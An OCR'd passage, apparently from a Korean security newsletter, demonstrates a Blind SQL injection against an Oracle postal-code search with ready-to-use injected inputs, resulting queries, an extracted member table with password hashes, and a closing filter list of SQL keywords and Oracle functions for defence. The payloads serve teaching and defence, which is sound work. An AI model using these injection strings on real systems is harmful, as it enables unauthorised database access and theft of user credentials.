동작 쿼리	SELECT ZIP_CODE, DONG, ADDRS FROM POST WHERE DONG='%영등포동 8%' AND ASCII(SUBSTR((SELECT COLUMN_NAME FROM (SELECT COLUMN_NAME, ROWNUM AS RNUM FROM ALL_TAB_COLUMNS WHERE TABLE_NAME='LHSMEMBER3') WHERE RNUM=12),1,1))>72--%'



결과해설 : 검색이 정상적으로 이뤄졌기 때문에(True), 테이블 LHSMEMBER3 의 12 번째 칼럼명 첫번째 문자가 "ASCII, 72"보다 큰 것을 알아낼 수 있음

Step 2-4) 해당 테이블내의 원하는 칼럼을 찾을 때까지 행번호, 자리수를 증가시켜 가면서 칼럼명 정보를 추출합니다.


쿼리 내용	요청 쿼리
입력값	영등포동 8%' AND ASCII(SUBSTR((SELECT COLUMN_NAME FROM (SELECT COLUMN_NAME, ROWNUM AS RNUM FROM ALL_TAB_COLUMNS WHERE TABLE_NAME='LHSMEMBER3') WHERE RNUM=12),1,1))>73--
동작 쿼리	SELECT ZIP_CODE, DONG, ADDRS FROM POST WHERE DONG='%영등포동 8%' AND ASCII(SUBSTR((SELECT COLUMN_NAME FROM (SELECT COLUMN_NAME, ROWNUM AS RNUM FROM ALL_TAB_COLUMNS WHERE TABLE_NAME='LHSMEMBER3') WHERE RNUM=12),1,1))>73--%'



결과해설 : 출력 값이 없기 때문에(False), 테이블 LHSMEMBER3 의 12 번째 칼럼명 첫번째 문자가 ASCII, 73, "I"인것을 알아낼 수 있음. (72 초과, 73 이하)
SUBSTR(쿼리,2,1), SUBSTR(쿼리,3,1)등 자리수를 바꿔 ASCII 값을 대조한 결과 테이블명이 "ID"인 것을 확인함

Step 3-1) 해당 테이블의 실제 데이터 수(Rows 수)를 추출해냅니다.


쿼리 내용	요청 쿼리
입력값	영등포동 8%' AND (SELECT COUNT(ID) FROM LHSMEMBER3)>26--
동작 쿼리	SELECT ZIP_CODE, DONG, ADDRS FROM POST WHERE DONG='%영등포동 8%' AND (SELECT COUNT(ID) FROM LHSMEMBER3)>26--%'



결과해설 : 검색이 정상적으로 이뤄졌기 때문에(True), 테이블 LHSMEMBER3 의 데이터 수가 "26"개보다 큰 것을 알아낼 수 있음

Step 3-2) 해당 테이블의 실제 데이터 수(Rows 수)를 추출해냅니다.


쿼리 내용	요청 쿼리
입력값	영등포동 8%' AND (SELECT COUNT(ID) FROM LHSMEMBER3)>27--
동작 쿼리	SELECT ZIP_CODE, DONG, ADDRS FROM POST WHERE DONG='%영등포동 8%' AND (SELECT COUNT(ID) FROM LHSMEMBER3)>27--%'



결과해설 : 출력 값이 없기 때문에(False), 테이블 LHSMEMBER3 의 데이터 수가 "27"개임을 알아낼 수 있음. (26 초과, 27 이하)

Step 3-3) 원하는 실제 데이터를 찾을 때까지 행번호, 자리수를 증가시켜 가면서 실제 데이터를 추출해 냅니다


쿼리 내용	요청 쿼리
입력값	영등포동 8%' AND ASCII(SUBSTR((SELECT ID FROM (SELECT ID, ROWNUM AS RNUM FROM LHSMEMBER3) WHERE RNUM=1),1,1))>48--
동작 쿼리	SELECT ZIP_CODE, DONG, ADDRS FROM POST WHERE DONG='%영등포동 8%' AND ASCII(SUBSTR((SELECT ID FROM (SELECT ID, ROWNUM AS RNUM FROM LHSMEMBER3) WHERE RNUM=1),1,1))>48--%'



결과해설 : 검색이 정상적으로 이뤄졌기 때문에(True), 테이블 LHSMEMBER3 의 첫번째 ID 값의 첫번째 문자가 "ASCII, 48"보다 큰 것을 알아낼 수 있음

Step 3-4) 원하는 실제 데이터를 찾을 때까지 행번호, 자리수를 증가시켜 가면서 실제 데이터를 추출해 냅니다

쿼리 내용	요청 쿼리
입력값	영등포동 8%' AND ASCII(SUBSTR((SELECT ID FROM (SELECT ID, ROWNUM AS RNUM FROM LHSMEMBER3) WHERE RNUM=1),1,1))>49--
동작 쿼리	SELECT ZIP_CODE, DONG, ADDRS FROM POST WHERE DONG='%영등포동 8%' AND ASCII(SUBSTR((SELECT ID FROM (SELECT ID, ROWNUM AS RNUM FROM LHSMEMBER3) WHERE RNUM=1),1,1))>49--%'



결과해설 : 출력 값이 없기 때문에(False), 테이블 LHSMEMBER3 의 첫번째 ID 값의 첫번째 문자가 ASCII, 49, "1"인것을 알아낼 수 있음. (48 초과, 49 이하)
SUBSTR(쿼리,2,1), SUBSTR(쿼리,3,1)등 자리수를 바꿔 ASCII 값을 대조한 결과 첫번째 ID 값이 "1saas"임을 알아낼 수 있음

Step 4) 이와 같이 원하는 데이터를 1 개씩 추출하여, 테이블 명, 칼럼 명, 실제 데이터를 추출할 수 있으며, 이를 조합하면 전체 테이블과 그 실 데이터 값도 모두 알아낼 수 있게 됩니다. (아래 표)

ID	PW	EMAIL	NAME	POSITION	INITPW
1saas	9b871512327c09ce91dd649b3f96a63b7408ef267c8cc5710114e629730cb61f	333	444	1	0
a1111	03ac674216f3e15c761ee1a5e255f067953623c8b388b4459e13f978d7c846f4	11111122222222	233333333	3333333	0
aaa	03ac674216f3e15c761ee1a5e255f067953623c8b388b4459e13f978d7c846f4	aasdf	asdfasdf	asdfasfd	0
aaaa	f6e0a1e2ac41945a9aa7ff8a8aaa0cebc12a3bcc981a929ad5cf810a090e11ae	zzz	sss	1	0

SQL Injection 은 Prepared Statement 구문을 통해 문자열이 SQL 쿼리로 실행되지 않도록 하는 것이 근본적인 해결책 이지만, 개발환경이나 고객사 요청에 따라 문자열을 필터링 해야하는 상황도 있습니다.
보안 Letter 를 통해 Union, Error Based, Blind SQL Injection 3 개의 공격방법을 알아봤고, 어떤 SQL 문을 사용하여 데이터를 획득했는지 알기 때문에, 어떤 문자열을 필터링 해야하는지 알 수 있습니다. 이를 정리하면 아래 표와 같습니다. (※. DBMS 종류별로 예약어나 사용하는 저장프로시저(함수)가 조금 다를 수 있음)

구분	필터링할 문자열					
공통(특수문자)	'	(	)	--	/*	*/
	%	+	-	/		
공통(예약어)	AND	OR	SELECT	FROM	WHERE	UPDATE
	SET	INSERT	INTO	DELETE	DROP	JOIN
데이터 검색	ALL_TABLES			TABLE_NAME		
	ALL_TAB_COLUMNS			COLUMNN_NAME		
UNION SQL Injection	UNION	ORDER BY	NULL			
Error Based SQL Injection	UTL_INADDR.GET_HOST_NAME			UTL_INADDR.GET_HOST_ADDRESS		
	ORDSYS.ORD_DICOM.GETMAPPINGXPATH			CTXSYS.DRITHSX.SN		
Blind SQL Injection	SUBSTR	ASCII	>	<	=	